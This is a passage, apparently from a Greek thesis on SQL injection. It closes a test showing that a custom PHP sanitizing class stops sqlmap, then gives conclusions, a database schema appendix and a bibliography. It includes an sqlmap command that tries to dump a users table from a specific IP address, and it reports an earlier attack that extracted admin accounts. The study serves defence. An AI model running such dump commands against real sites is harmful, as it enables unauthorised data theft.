
Εικόνα 4.23 Το sqlmap δεν μπορεί να ανακτήσει το πλήθος και τα ονόματα των πινάκων της Βάσης Δεδομένων

Τέλος θα δοκιμάσουμε να εκτελέσουμε το sqlmap βασιζόμενοι στην υπόθεση ότι γνωρίζουμε και το όνομα της βάσης δεδομένων και το όνομα του πίνακα από τον οποίο θέλουμε να ανακτήσουμε τις εγγραφές. Έτσι θα εκτελέσουμε την εντολή:

```
python sqlmap.py –u http://69.65.9.151/~sectest/article.php?id=3334 –D sectest_db –T
users --dump
```

Όπως διαπιστώνουμε ακόμη και σε αυτή την περίπτωση, όπου έχουμε εκ των προτέρων γνώση για την βάση δεδομένων, δεν ήταν δυνατόν να πραγματοποιήσουμε μία επιτυχημένη επίθεση SQL Injection. Το sqlmap μας ενημερώνει ότι δεν ήταν δυνατόν να ανακτήσει το πλήθος των στηλών του πίνακα users ([ERROR] unable to retrieve the number of columns for table 'users' in database 'sectest_db') και τις στήλες οποιουδήποτε πίνακα της βάσης δεδομένων ([ERROR] unable to retrieve the columns for any table for database 'sectest_db'). Τέλος ενημερωνόμαστε ότι δεν ήταν δυνατόν να απαριθμηθούν οι στήλες το πίνακα users ([WARNING] unable to enumerate the columns for table 'users' in database 'sectest_db').

Από τα αποτελέσματα των παραπάνω δοκιμών είναι προφανές ότι το sqlmap αδυνατεί να εκτελέσει οποιουδήποτε είδους επιθέσεις SQL Injection. Αυτό σημαίνει ότι η κλάση που δημιουργήσαμε λειτουργεί επαρκώς.



Εικόνα 4.24 Ακόμη και όταν εισάγουμε σαν όρισμα την βάση δεδομένων και τον πίνακα, το sqlmap δεν μπορεί να μας επιστρέψει τις εγγραφές

Από τη στιγμή που δημιουργήσαμε μια κλάση η οποία επιλύει το πρόβλημα των SQL injection επιθέσεων, θα πρέπει να την εισάγουμε και να την χρησιμοποιήσουμε σε όλα τα αρχεία του κώδικα. Συγκεκριμένα θα πρέπει να την εισάγουμε στα αρχεία index.php, category.php και search.php της ηλεκτρονικής εφημερίδας.

ΚΕΦΑΛΑΙΟ 5 - ΣΥΜΠΕΡΑΣΜΑΤΑ & ΜΕΛΛΟΝΤΙΚΗ ΜΕΛΕΤΗ

Το σύνολο των εφαρμογών που είναι εκτεθειμένες στο διαδίκτυο, υπόκεινται καθημερινώς σε δεκάδες επιθέσεις, είτε από κακόβουλους χρήστες, είτε από αυτοματοποιημένα συστήματα τα οποία σαρώνουν το διαδίκτυο με σκοπό να εντοπίσουν ευπάθειες στα συστήματα και να εκμεταλλευτούν τυχόν ρήγματα στην ασφάλειά τους. Η SQL Injection τεχνική είναι ο πλέον δημοφιλής τρόπος που χρησιμοποιείται και δίνει τη δυνατότητα στους επιτιθέμενους να εντοπίσουν και να εκμεταλλευτούν τα κενά τα οποία δημιουργούν άθελά τους οι προγραμματιστές.

Παρόλο που οι περισσότερες ιστοσελίδες πλέον βασίζονται σε κάποιο CMS ανοικτού κώδικα, τα οποία έχουν όλες τις υλοποιήσεις που χρειάζονται για να αποτραπούν τέτοιες επιθέσεις, πολλές φορές κατά τη διάρκεια του προγραμματισμού και της παραμετροποίησης παρακάμπτονται κάποιοι κανόνες ασφαλείας. Επίσης είναι σύνηθες να χρησιμοποιούνται κάποια πρόσθετα (addons) τα οποία πολλές φορές δεν ικανοποιούν πλήρως τις απαιτήσεις ασφαλείας των CMS.

Όσων αφορά τις web εφαρμογές που αναπτύσσονται εξ' ολοκλήρου από κάποιον προγραμματιστή, συνήθως από αμέλεια δεν είναι δυνατόν να διασφαλιστεί πλήρως η αντιμετώπιση των SQL Injection επιθέσεων.

5.1 Αποτελέσματα της εργασίας

Στην εργασία έγινε μια προσπάθεια να αναδειχθεί η ελλιπής προστασία των ιστοσελίδων απέναντι σε επιθέσεις SQL Injection. Για το σκοπό αυτό έγινε μία απόπειρα επίθεσης σε μία ηλεκτρονική εφημερίδα. Η επίθεση αυτή ήταν επιτυχής και καταφέραμε να αποσπάσουμε με τη χρήση της τεχνικής SQL Injection του λογαριασμούς των διαχειριστών του περιεχομένου της σελίδας. Κατά την διάρκεια μάλιστα αυτών των επιθέσεων, αναδείχθηκαν δύο τελείως διαφορετικοί τρόποι προσέγγισης του θέματος.

Στην πρώτη περίπτωση, οι επιθέσεις βασίστηκαν στην παρατηρητικότητα του επιτιθέμενου. Συγκεντρώνοντας πληροφορίες, απλά και μόνο με την παρατήρηση της ιστοσελίδας, έγινε εφικτή η έκχυση SQL κώδικα και καταφέραμε να αποσπάσουμε τα δεδομένα που θέλαμε. Στην δεύτερη περίπτωση χρησιμοποιήθηκε ένα εργαλείο αυτοματοποιημένης επίθεσης SQL Injection, το οποίο χρησιμοποιώντας προηγμένες τεχνικές απέσπασε τα δεδομένα που καταφέραμε να αποσπάσουμε και στην προηγούμενη περίπτωση.

Η προσέγγιση με δύο διαφορετικούς τρόπους πραγματοποιήθηκε, ούτως ώστε να αναδειχθεί το γεγονός, ότι η πραγματοποίηση SQL Injection επιθέσεων, δεν χρειάζεται εξειδικευμένες γνώσεις. Στην πρώτη περίπτωση χρειάζεται η καλή γνώση της γλώσσας SQL και η εμπειρία σε συστήματα βάσεων δεδομένων, ούτως ώστε να μπορούμε να

προβλέπουμε τα αποτελέσματα και να εκτιμούμε την συμπεριφορά του συστήματος. Στην δεύτερη όμως περίπτωση δεν απαιτείται καν η γνώση της γλώσσας SQL. Ένας χρήστης, εξοικειωμένος σε UNIX – like συστήματα, μπορεί να χρησιμοποιήσει ένα σύνολο εργαλείων για να πραγματοποιήσει αυτοματοποιημένες επιθέσεις σε ιστοσελίδες.

Ουσιαστικό αποτέλεσμα της εργασίας, είναι η θωράκιση μιας συγκεκριμένης ιστοσελίδας από επιθέσεις SQL injection και η ανάπτυξη μίας κλάσης που αποτρέπει τέτοιου είδους επιθέσεις και η οποία μπορεί να χρησιμοποιηθεί σε οποιαδήποτε εφαρμογή ανεπτυγμένη σε γλώσσα PHP.

5.2 Μελλοντική μελέτη

Η εργασία αυτή θα μπορούσε να χρησιμοποιηθεί ως αφετηρία για την περεταίρω μελέτη του θέματος και την ανάπτυξη ενός συστήματος που θα εντοπίζει και θα καταγράφει τις απόπειρες SQL Injection επιθέσεων σε μια ιστοσελίδα. Επίσης θα μπορούσε να χρησιμοποιηθεί το περιεχόμενο της εργασίας, για την μελέτη των τεχνικών SQL Injection και την εκτίμηση της ασφάλειας των ανοικτού περιεχομένου CMS.

ΠΑΡΑΡΤΗΜΑ

Στο παράρτημα αυτό περιγράφεται η βάση δεδομένων μίας web εφαρμογή ενός ηλεκτρονικού βιβλιοπωλείου, πάνω στο οποίο βασίστηκαν τα παραδείγματα του 2ου κεφαλαίου. Το σύνολο του ανοιχτού κώδικα του project είναι διαθέσιμο στο Gotocode.com. Η εφαρμογή χρησιμοποιεί ως Βάση Δεδομένων την MS Access και είναι ανεπτυγμένο σε JSP. Η Βάση Δεδομένων αποτελείται από επτά (7) πίνακες και παρατίθεται παρακάτω.

Οι πίνακες της βάσης δεδομένων είναι οι εξής:

Πίνακας members

Field Name	Data Type
member_id	AutoNumber
member_login	Text
member_password	Text
member_level	Number
first_name	Text
last_name	Text
email	Text
phone	Text
address	Text
notes	Memo
card_type_id	Number
card_number	Text

Πίνακας items

Field Name	Data Type
item_id	AutoNumber
category_id	Number
name	Text
author	Text
price	Number
product_url	Text
image_url	Text
notes	Memo
is_recommended	Number
rating	Number
rating_count	Number

Πίνακας orders

Field Name	Data Type
order_id	AutoNumber
member_id	Number
item_id	Number
quantity	Number

Πίνακας categories

Field Name	Data Type
category_id	AutoNumber
name	Text

Πίνακας card_types

Field Name	Data Type
card_type_id	AutoNumber
name	Text

Πίνακας editorials

Field Name	Data Type
article_id	AutoNumber
editorial_cat_id	Number
article_title	Text
article_desc	Memo
item_id	Number

Πίνακας editorial_categories

Field Name	Data Type
editorial_cat_id	AutoNumber
editorial_cat_name	Text

Ο κώδικας της εφαρμογής είναι διαθέσιμος στο Gotocode.com

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] Kevin Spett, “SQL Injection Are Your Web Applications Vulnerable?”, White paper, pp 4-19, SPI Dynamics. 2005

[2] Sagar Joshi, “SQL Injection Attack and Defense”, Security Docs, September 2005

[3] Owen Yang, Alice Ho Yu Au-Yeung, Houtan Ziyaeimatin, Florence Tabamo, “Security Analysis of Online Bibliography System – iBib”, EECE 412 Term Project, University of British Columbia, 2007

[4] D. Scott, R. Sharp, “Developing Secure Web Applications”. IEEE Internet Computing, Issue 6, 2002

[5] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, D. Evans, “Automatically Hardening Web Applications Using Precise Tainting”, 20th *IFIP International Information Security Conference Japan*, 2005

[6] Alexander Tse, Reuben Heredia, Mohammed Taher, Jordan Chiou, “iBibliography SQL Injection Solutions”, University of British Columbia, 2008

[7] W. G. Halfond, J. Viegas, A. Orso, “A Classification of SQL-Injection Attacks and Countermeasures”, Issue 6, Georgia Institute of Technology, 2006

[8] C. Anley, “Advanced SQL Injection In SQL Server Applications”, White paper, Next Generation Security Software Ltd., 2002.

[9] M. Dornseif, “Common Failures in Internet Applications”, May 2005, *http://md.hudora.de/presentations/2005-common-failures/dornseif-common-failures-2005-05-25.pdf*

[10] S. McDonald, “SQL Injection: Modes of attack, defense, and why it matters”, White paper, GovernmentSecurity.org, April 2002

[11] Dr R.P.Mahapatra, Mrs Subi Khan, “A Survey Of Sql Injection Countermeasures”, International Journal of Computer Science & Engineering Survey (IJCSES) Vol.3, No.3, June 2012

[12] D. Litchfield, “Lateral SQL Injection: A New Class of Vulnerability in Oracle”, NGSSoftware Ltd., United Kingdom, February 2008

[13] M. Nystrom, “SQL injection defenses”, pp 19-39, Sebastopol California, O'Reilly, 2007

[14] A. Roichman and E. Gudes, “Fine-grained access control to web databases,” In 12th ACM symposium on Access Control Models and Technologies, pp. 31-40, 2007

[15] Yuji Kosuga, “A Study of Dynamic Detection of Web Application Vulnerabilities,” Keio University, August 2011